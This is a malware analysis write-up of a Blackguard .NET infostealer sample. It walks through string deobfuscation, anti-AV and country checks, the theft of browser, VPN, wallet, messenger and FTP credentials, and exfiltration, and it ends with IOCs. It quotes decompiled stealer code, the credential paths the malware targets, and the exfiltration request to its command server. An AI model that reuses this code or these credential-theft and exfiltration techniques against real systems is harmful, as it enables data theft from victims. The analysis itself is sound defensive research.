

# Blackguard Write-Up

---

## Introduction

---

When I first heard of Blackguard, I immediately analyzed the first sample I got hold of. My goals were to:

- gain more experience analyzing .NET malware
- look inside a stealer, show others what a stealer looks like on the inside
- help out in analyzing this, assessing the malware's capabilities

I recorded a Youtube video and put it on my channel ([https://www.youtube.com/watch?v=Fd8WjxzY2\\_g](https://www.youtube.com/watch?v=Fd8WjxzY2_g)). This sample wasn't obfuscated in any way, except the strings it contained, so I wrote a script for deobfuscation you can find here: (<https://gist.github.com/0xca7/28ca40a575143926eaaec216c17c8ad8>).

A couple of weeks later, I saw more samples on Malware Bazaar. I grabbed a sample and had a look at the changes, what was new etc. This is the analysis of one such sample.

Please note that I go into some parts of the sample into more detail than others.

**I analyzed the sample to the best of my knowledge. If this contains errors, please don't hesitate to reach out.**

## Analysis

---

### Short Summary

SHA256:

```
4d66b5a09f4e500e7df0794552829c925a5728ad0acd9e68ec020e138abe80ac
```

File Type: PE32 (.NET 4.0.3)


---

### Static Analysis and String Decryption


The binary is obfuscated with an unknown obfuscator, at least judging by output of de4dot. On the other hand, DetectItEasy shows it is protected with Obfuscator 1.0.

protector	Obfuscator(1.0)[-]	S
library	.NET(v4.0.30319)[-]	S
compiler	VB.NET(-)[-]	S
linker	Microsoft Linker(48.0)[Console32,console]	S ?

Further, the entropy seems quite high:



This is most likely due to the compressed items contained in the resources.



Once de4dot runs through, you get more readable internal names.

Importing the executable to dnSpy shows this:

```

9 using System.Reflection;
10 using System.Runtime.CompilerServices;
11 using System.Runtime.InteropServices;
12 using System.Runtime.Versioning;
13
14 [assembly: AssemblyVersion("15.0.0.1")]
15 [assembly: AssemblyTrademark("hayer")]
16 [assembly: AssemblyCopyright("Copyright © 2022")]
17 [assembly: AssemblyProduct("ggfer")]
18 [assembly: TargetFramework(".NETFramework,Version=v4.5", FrameworkDisplayName = ".NET Framework 4.5")]
19 [assembly: AssemblyFileVersion("15.0.0.1")]
20 [assembly: ComVisible(false)]
21 [assembly: AssemblyCompany("pchik")]
22 [assembly: Debuggable(DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints)]
23 [assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
24 [assembly: CompilationRelaxations(8)]
25 [assembly: AssemblyConfiguration("")]
26 [assembly: AssemblyDescription("bbc efr WOW")]
27 [assembly: AssemblyTitle("berejh")]

```

Before the main function is executed, the malware performs a decryption operation encapsulated in a class. This class contains a large blob of data as a hard-coded byte array. Additionally, it contains deobfuscation methods for later operations. First, a method performs decryption of a large hard-

coded byte array using a simple XOR cipher:

```
    "Not showing all elements because this array is too big (15964 elements)"
};
for (int i = 0; i < Class56.byte_0.Length; i++)
{
    Class56.byte_0[i] = (byte)((int)Class56.byte_0[i] ^ i ^ 170);
}
```

Side Note:

*I checked out some more Blackguard samples, I found the same algorithm in those samples as well (for instance SHA256:*

`5b8d0e358948f885ad1e6fa854f637c1e30036bc217f2c7f2579a8782d472cda`).

To perform the deobfuscation, I needed to blob of data contained in the class.

This blob of data can be extracted from the binary quite easily using a hex editor. The length of the blob is shown in DnSpy, which is `15964` bytes. Using a hex editor, the starting byte sequence of the blob can be searched for and used as a starting offset. From this starting offset, 15964 bytes are selected, resulting in the full blob. There is probably a way to do this via DnSpy, but I prefer hex editors.

Looking into the Blackguard code again, it becomes apparent that the bytes contained in the blob, which are XOR'ed, are additionally put through an UTF-8 encoding.

The method performing the decoding is shown below.

```
// Token: 0x060001A9 RID: 425 RVA: 0x00011794 File Offset: 0x0000F994
private static string smethod_0(int int_0, int int_1, int int_2)
{
    string @string = Encoding.UTF8.GetString(Class56.byte_0, int_1, int_2);
    Class56.string_0[int_0] = @string;
    return @string;
}
```

During the execution of the malware, this method is repeatedly called. It decodes single strings contained in the blob of data as they are used. This operates as follows:

- a string array is allocated in the class, it contains 489 strings
- for each individual string to decode, there is one member function, resulting in a total of 489 member functions.
- the decrypted byte array is a member of the class (byte\_0 in the screenshot above)
- when a string is needed by the malware, the specific member function is called. Each member function passes three arguments to the encoding function: An index into the string array of the class, an offset and a length.

- As can be seen in the image above, the method (smethod\_0) is passed the offset into the string array [1] and an offset into the blob (int\_1), as well as the length to extract starting from that offset (int\_2) [2]
- the bytes between the offset are UTF-8 encoded

An example of this is shown below. This method stores the encoded result in array index 377. Starting at offset 9612 into the data blob, 16 bytes are encoded.

```
public static string smethod_378()
{
    return Class56.string_0[377] ?? Class56.smethod_0(377, 9612, 16);
}
```

A simple python script can be used to decode everything and dump the result to a file.

I uploaded the script to decode, the raw data blob from the malware and the decoded strings to: [https://github.com/Oxca7/malware\\_notes/tree/main/blackguard](https://github.com/Oxca7/malware_notes/tree/main/blackguard)


The script runs in stages:

1. using the offsets obtained from the code get the encoded strings and decode them (result: raw\_decoded\_strings.txt)
2. take all decoded strings and try to base64 decode them. This goes wrong in some places resulting in garbage strings (those start with `\x` in the file), but all the base64 decoded strings are decoded correctly (numbered\_decoded\_strings.txt). The number before each string corresponds to the array in the string index of the malware.

It's quick and dirty, but does the job.

## Setup Routines

When debugging, be sure to set a breakpoint at the constructor of `Class56`, which contains the to-be-decoded blob, as execution starts before Main.



First, the malware performs a check if the file `C:\Users\[USERNAME]\AppData\Local\License.inc` exists. If it does exist, the malware creates the folder `Error` in the directory it runs from. We will talk about this file at the end of this analysis.

```

if (File.Exists(portugalia.rastegay))
{
    Directory.CreateDirectory(Class56.smethod_196());
    Thread.Sleep(344);
    Console.WriteLine(Class56.smethod_197());
    Environment.Exit(0);
    return;
}

```

The next routine starts string decryption, with GetModuleHandle being called.

```

public static bool smethod_1()
{
    string[] array = new string[]
    {
        Class52.smethod_0(Class56.smethod_460()),
        Class52.smethod_0(Class56.smethod_461()),
        Class52.smethod_0(Class56.smethod_462()),
        Class52.smethod_0(Class56.smethod_463()),
        Class52.smethod_0(Class56.smethod_464())
    };
    checked
    {
        for (int i = 0; i < array.Length; i++)
        {
            if (Class52.GetModuleHandle(array[i]).ToInt32() != 0)
            {
                return true;
            }
        }
        return false;
    }
}

```

	Value
ationDetails>{685EF87B-40D6-445A-A5D9-435... d_0 returned	"U2JpZURsbC5kbGw="
ationDetails>{685EF87B-40D6-445A-A5D9-435... d_0 returned	"SbieDll.dll"
ationDetails>{685EF87B-40D6-445A-A5D9-435... d_0 returned	"U3hJbi5kbGw="
ationDetails>{685EF87B-40D6-445A-A5D9-435... d_0 returned	"Sxln.dll"
ationDetails>{685EF87B-40D6-445A-A5D9-435... d_0 returned	"U2YyLmRsbA=="
ationDetails>{685EF87B-40D6-445A-A5D9-435... d_0 returned	"Sf2.dll"
ationDetails>{685EF87B-40D6-445A-A5D9-435... d_0 returned	"c254aGsuZGxs"
ationDetails>{685EF87B-40D6-445A-A5D9-435... d_0 returned	"snxhk.dll"
ationDetails>{685EF87B-40D6-445A-A5D9-435... d_0 returned	"Y21kdnJ0MzluZGxs"
	"cmdvrt32.dll"
	string[0x00000005]
	0x00000000


First, parts of the blob are decoded building an array. The strings being decoded are all DLL names associated with Antivirus products:

```
SbieDll.dll - Sandboxie
SxIn.dll - 360 Total Security
Sf2.dll - Avast
snxhk.dll - Avast
cmdvrt32.dll - Comodo Internet Security
```

The malware tries to obtain a handle to these DLLs via GetModuleHandle. If a handle can be obtained, the routine returns true and the malware stops execution.

Next is another string check. Here, the malware reaches out to `http://ipwhois.app/xml/`. Thus, it obtains IP and location information.

```
private static string smethod_7()
{
    string result = string.Empty;
    try
    {
        XmlDocument xmlDocument = new XmlDocument();
        xmlDocument.LoadXml(Class26.smethod_9(Class26.smethod_6(Class56.smethod_177())));
        result = xmlDocument.GetElementsByTagName(Class56.smethod_178())[0].InnerText;
    }
    catch
    {
    }
    return result;
}
```



The result is checked against these strings:

[0]	"Armenia"
[1]	"Azerbaijan"
[2]	"Belarus"
[3]	"Kazakhstan"
[4]	"Kyrgyzstan"
[5]	"Moldova"
[6]	"Russia"
[7]	"Tajikistan"
[8]	"Ukraine"
[9]	"Uzbekistan"

If any of these is encountered, the malware stops executing. This suggests that the malware does not target infected system in these regions.

```

public static bool smethod_8()
{
    List<string> list = new List<string>();
    list.Add(Class56.smethod_180());
    list.Add(Class56.smethod_181());
    list.Add(Class56.smethod_182());
    list.Add(Class56.smethod_183());
    list.Add(Class56.smethod_184());
    list.Add(Class56.smethod_185());
    list.Add(Class56.smethod_186());
    list.Add(Class56.smethod_187());
    list.Add(Class56.smethod_188());
    list.Add(Class56.smethod_189());
    list.Sort();
    foreach (string value in list)
    {
        if (Class26.smethod_7().Contains(value))
        {
            return true;
        }
    }
    return false;
}

```


Next, a directory is created. Depending on the architecture, the directory is either `x86` or `x64`. Next, the malware attempts to download `SQLite.Interop.dll`. In my case, the OS is 64-bit, so the malware attempts to download from:

```
hXXps://greenblguard[.]shop/64/SQLite.Interop.dll
```

The directory is created in the same place the malware is executed from.

7	7.001334273	10.0.0.10	10.0.0.20	DNS	77 Standard query 0x17a9 A greenblguard.shop
8	7.007831714	10.0.0.20	10.0.0.10	DNS	93 Standard query response 0x17a9 A greenblguard.shop A 10.0.0.20

I checked if the URL is still reachable via Tor browser, however, it doesn't look like it:



Account disabled by server administrator

Side-Note:

*In the earlier sample I analyzed in my video, the malware reached out to a github repo.*

---

## Main Stealer Functionality

Continuing, the malware starts a thread for the stealer's main routine.

Here is the routine, nice and obfuscated. Let's start picking this apart.

```
Console.WriteLine(Class56.smethod_477());
Thread.Sleep(1849);
string ekranirovan = portugaliam.ekranirovan;
Directory.CreateDirectory(ekranirovan);
Class37.smethod_1();
Class36.smethod_2();
Class2.smethod_0();
Class42.smethod_1(portugaliam.ekranirovan +
Class0.smethod_0(Class56.smethod_478()));
balda23.steg1();
lapaplal.steg2();
kiskaaliska.steg4();
blacktrailer5.steg1();
Falaimetat.chetebenadabno();
Thread.Sleep(200);
Class32.smethod_1(portugaliam.ekranirovan);
Class35.smethod_1(portugaliam.ekranirovan);
ddoppuy.Luisfrf(portugaliam.ekranirovan);
Class39.smethod_1(ekranirovan + Class0.smethod_0(Class56.smethod_479()));
Class48.smethod_1(ekranirovan + Class0.smethod_0(Class56.smethod_480()));
```



```

Class51.smethod_1(ekranirovan + Class0.smethod_0(Class56.smethod_481()));
Class50.smethod_1(ekranirovan + Class0.smethod_0(Class56.smethod_482()));
Class49.smethod_1(ekranirovan + Class0.smethod_0(Class56.smethod_483()));
Class29.smethod_1();
Class30.smethod_1();
Class6.smethod_1();
string text = Class3.smethod_2();
string text2 = Class3.smethod_3(text);
string text3 = Class3.smethod_5(text2);
string text4 = Class3.smethod_6(text);
Class11.smethod_1(portugalia.ekranirovan);
Class31.smethod_1();
File.WriteAllText(portugalia.ekranirovan +
Class0.smethod_0(Class56.smethod_484()), string.Concat(new string[]
{
    Class56.smethod_485(),
    text,
    Class56.smethod_486(),
    text2,
    Class56.smethod_487(),
    text3,
    Class56.smethod_488(),
    text4
}));
Class4.smethod_0();

```

The first part of the main stealer part of the malware creates a directory, named by a random string. The string is assembled as follows:

1. Retrieve the path to `C:\Users\[USERNAME]\AppData\Local`


```
GetFolderPath(Environment.SpecialFolder.LocalApplicationData)
```

2. add a random part to it, which is 45 characters long and consists of a random combination of the letters `ghjklqwertyuiopAABBFFGKKD`.

```
// Token: 0x06000031 RID: 49 RVA: 0x0000B040 File Offset: 0x00009240
public static string smethod_0()
{
    string text = Class56.smethod_37();
    string text2 = Class56.smethod_12();
    Random random = new Random();
    int num = random.Next(0, text.Length);
    checked
    {
        for (int i = 0; i < num; i++)
        {
            text2 += text[random.Next(19, text.Length)].ToString();
        }
        return text2;
    }
}
```

3. Create the directory

The directory once created:



Most applications and paths the stealer targets are base64 encoded and decoded via this routine:

```
private static string smethod_0(string string_0)
{
    return Encoding.ASCII.GetString(Convert.FromBase64String(string_0));
}
```

## VPNs

The first part of the stealer functions try to collect information about VPNs. All of the related strings are base64 encoded and decoded via the following function:

For instance, for NordVPN the strings are:

```
NordVPN
NordVpn.exe*
user.config
\\.\VPN\\.\NordVPN\\.\
//setting[@name='Username']/value
//setting[@name='Password']/value
\\.\accounts.txt
```

The malware checks for:

- OpenConnect
- NordVPN
- ProtonVPN

## Retrieving General Information

---

The malware obtains the operating system it is running on, for that it utilizes the ManagementObjectSearcher class, instantiated with `SELECT * FROM CIM_OperatingSystem` and retrieves the `Caption` Element from the `CIM_OperatingSystem` class. The returned string is checked against a hard-coded OS list. If the OS is not part of this list, the string "Unknown" is returned. Judging from the deobfuscated strings, the malware checks for all Windows operating systems from and including Windows XP. The same procedure is used to get OS version information and information about the installed antivirus program, if there is any.

In addition, the malware contains the variable `HWID`, which is retrieved via the `GetVolumeInformationA` API. Here, the parameter `lpVolumeSerialNumber` is queried.

## Screen Captures

---

As with the earlier versions of this malware, it contains a screenshot routine:

```
public static void smethod_1(string string_0)
{
    try
    {
        Console.WriteLine(Class56.smethod_251());
        int width = Screen.PrimaryScreen.Bounds.Width;
        int height = Screen.PrimaryScreen.Bounds.Height;
        Bitmap bitmap = new Bitmap(width, height);
        Graphics.FromImage(bitmap).CopyFromScreen(0, 0, 0, 0, bitmap.Size);
        bitmap.Save(string_0 + Class35.smethod_0(Class56.smethod_252()), ImageFormat.Png);
        Console.WriteLine(Class56.smethod_253());
    }
    catch (Exception)
    {
    }
}
```

## Browser Credentials

---

The browser enumeration, as I call it, checks for the browsers in the strings list above and extracts login data, web data (auto fill) and browser history. These are stored in the files "Passwords.txt", "AutoFill.txt" and "History.txt" in the stealer's directory.

```
public static void browser_enumeration(string string_0)
{
    if (!Directory.Exists(string_0))
    {
        Directory.CreateDirectory(string_0);
    }
    foreach (string text in Class12.browser_list)
    {
        string path;
        if (text.Contains(Class42.smethod_0(Class56.smethod_318())))
        {
            path = Class12.apdata + text;
        }
        else
        {
            path = Class12.localappdata + text;
        }
        if (Directory.Exists(path))
        {
            foreach (string str in Directory.GetDirectories(path))
            {
                string text2 = string_0 + Class56.smethod_39() + Class41.smethod_6(text);
                Directory.CreateDirectory(text2);
                List<Password> list_ = Class46.smethod_1(str + Class42.smethod_0(Class56.smethod_319()));
                List<Struct1> list_2 = Class40.smethod_0(str + Class42.smethod_0(Class56.smethod_320()));
                List<Struct2> list_3 = Class45.smethod_0(str + Class42.smethod_0(Class56.smethod_321()));
                List<Struct2> list_4 = Class44.smethod_0(str + Class42.smethod_0(Class56.smethod_321()));
                Class15.smethod_5(list_, text2 + Class42.smethod_0(Class56.smethod_322()));
            }
        }
    }
}
```

The Microsoft Edge browser is handled in a separate routine.

Additionally, the default browser is checked via the Registry.

## User Files

The malware grabs the filenames of files on the desktop, in the C:\Users[Current Users]\Documents directory and the C:\Users[Current User] directory.

## Pidgin

Another function attempts to find the file `.purple\accounts.xml`. If it is found, the fields Protocol, Login and pSWrd are extracted from it. I found that the `.purple` directory is associated with Pidgin and stored in `%appdata%`.

## Telegram

Telegram is also targeted by the stealer. The `tdata` directory is checked. This is where Telegram stores session data, messages, images, etc.

## Cryptocurrency Wallets

This version of the malware, like the previous version I looked at targets cryptocurrency wallets.

For instance, the string:

%appdata%\atomic\Local Storage\leveldb

is assembled by the malware, with `AtomicWallet` as a title in the exfiltration file.

Further, there are references to crypto wallet related Edge and Chrome Extensions:

EdgeBETA\_Auvidas  
EdgeBETA\_Math  
EdgeBETA\_Metamask  
EdgeBETA\_MTV  
EdgeBETA\_Ronin  
EdgeBETA\_Yoroi  
EdgeBETA\_Zilpay  
EdgeBETA\_Exodus  
EdgeBETA\_Terra\_Station  
EdgeBETA\_Jaxx  
Edge\_Math  
Edge\_Metamask  
Edge\_MTV  
Edge\_Rabet  
Edge\_Ronin  
Edge\_Yoroi  
Edge\_Zilpay  
Edge\_Exodus  
Edge\_Terra\_Station  
Edge\_Jaxx  
Chrome\_Binance  
Chrome\_Bitapp  
Chrome\_Coin98  
Chrome\_Equal  
Chrome\_Guild  
Chrome\_Iconex  
Chrome\_Math  
Chrome\_Mobox  
Chrome\_Phantom  
Chrome\_Tron  
Chrome\_XinPay  
Chrome\_Ton  
Chrome\_Metamask  
Chrome\_Sollet  
Chrome\_Slope  
Chrome\_Starcoin  
Chrome\_Swash

Chrome\_Finnie  
Chrome\_Keplr  
Chrome\_Crocobit  
Chrome\_Oxygen  
Chrome\_Nifty  
Chrome\_Liquality

## Messengers and Proxifier Profiles

---

Interestingly enough, the malware also contains references to the applications `Tox`, `Element` and `Signal`. All these are messengers for encrypted communication like Telegram.

Further, the Proxifier Software is targeted. I am not familiar with this software, but googling shows that the directory `%appdata%\Proxifier4\Profiles` referenced in the malware holds the user profiles of Proxifier.

## Discord

---

Discord, specifically the contains of `Tokens.txt`, is also targeted by Blackguard.

## FTP

---

Regarding FTP credentials, the applications `Filezilla`, `WinSCP`, and `Total Commander` are checked for. If an any of these applications are found relevant directories are checked for credentials.

## Outlook Data

---

Outlook is also checked by the stealer. Here, the following registry keys are enumerated:

```
Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook
9375CFF0413111d3B88A00104B2A6676
Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook
9375CFF0413111d3B88A00104B2A6676
Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging
Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676
Software\Microsoft\Windows Messaging Subsystem\Profiles
9375CFF0413111d3B88A00104B2A6676
```

Specifically,

## Exfiltration

---

First, the malware builds a rar archive, again, with a random name:

```
)_["  
"yyAqAAuryKke"  
"].rar"  
@"C:\Users\IEUser\AppData\Local\SrKADAqkupFBbtKwlyiiAyKDiqBAulrSjpKjAeyuley\0_[yyAqAAuryKke].rar"  
@"C:\Users\IEUser\AppData\Local\SrKADAqkupFBbtKwlyiiAyKDiqBAulrSjpKjAeyuley\0_[yyAqAAuryKke].rar"  
"
```

The next part deobfuscates and builds the exfiltration URL from the domain

`hxxps://greenblguard[.]shop/` and the string

`files/upgrade.php` followed by a set of key value pairs indicating the number of stolen items for different categories:

# URL base

```
hxxps://greenblguard[.]shop/
```

# file + key value pairs

```
files/upgrade.php?user={0}&hwid={1}&antivirus={2}&os={3}&passCount={4}&  
cookieCount={5}&walletCount={6}&telegramCount={7}&vpnCount={8}&ftpCount=  
{9}&country={10}&searche={11}
```

# example filled out

```
files/upgrade.php?user=IEUser&hwid=B4A6xxx6&antivirus=Windows Defender,  
&os=Windows 10&passCount=0&cookieCount=0&walletCount=0&telegramCount=0&  
vpnCount=0&ftpCount=0&country=&searche=1
```

Example from the running malware:

```
class UploadFile(Class26.fructs + string.Format(Class20.smethod_0(), checked(new object[]  
{  
    Environment.UserName,  
    Class26.HwID,  
    Class26.Ali,  
    Class26.OS,  
    Class7.jenewash++,  
    Class7.lawalyndiya++,  
    Class7.zayrt++,  
    Class7.tg++,  
    Class7.NordVPN++,  
    Class7.lanertag++,  
    Class26.COU,  
    Class26.searche  
})), Class56.smethod_150(), string_0);  
} catch (Exception value)  
{  
    Console.WriteLine(value);  
}  
} // Token: 0x06000094 RID: 148 RVA: 0x00005ECB File Offset: 0x000040CB  
private static string smethod_3(string string_0)  
{  
    Value  
    System.Text.SBCSCodePageEncoding  
    "files/upgrade.php?user={0}&hwid={1}&antivirus={2}&os={3}&passCount={4}&cookieCount={5}&walletCount={6}&telegramCount={7}&vpnCount={8}&ftpCount={9}&country={10}&searche={11}"  
    @"C:\Users\IEUser\AppData\Local\SrKADAqkupFBbtKwlyiiAyKDiqBAulrSjpKjAeyuley\0_[yyAqAAuryKke].rar"  
    Decompiler generated variables can't be evaluated  
    Decompiler generated variables can't be evaluated
```

The stolen data contained in the archive is then exfiltrated via a POST request:

```
(ns0.Class20+Class23)  
"https://greenblguard.shop/files/upgrade.php?user=IEUser&hwid=B4A6FEC6&antivirus=Windows Defender, &os=Windows 10&passCount=0&cookieCount=0&walletCount=0&telegramCount=0&vpnCount=0&ftpCount=0&country=&searche=1"  
"POST"  
@"C:\Users\IEUser\AppData\Local\SrKADAqkupFBbtKwlyiiAyKDiqBAulrSjpKjAeyuley\0_[yyAqAAuryKke].rar"
```

This differs from the sample I analyzed in my video, where the Telegram API was used to exfiltrate the stolen data.

After exfiltration, the malware creates the file `LocalLicense.inc` in the `C:\Users\[USERNAME]\AppData` folder. In the beginning of this writeup, we saw that the malware checks for this file when it starts. If it exists, the malware doesn't run. Thus, it can be concluded that the malware places this file to not run twice on the same machine under the same user.

To my surprise, I didn't find any evidence the stealer cleans up after itself, suggesting the archive and exfiltration directory are left on the system.

---

## IOCs

---

### Network Based

```
hXXps://greenblguard[.]shop  
http://ipwhois.app/xml/
```

### Host Based

```
C:\Users\[USERNAME]\AppData\LocalLicense.inc
```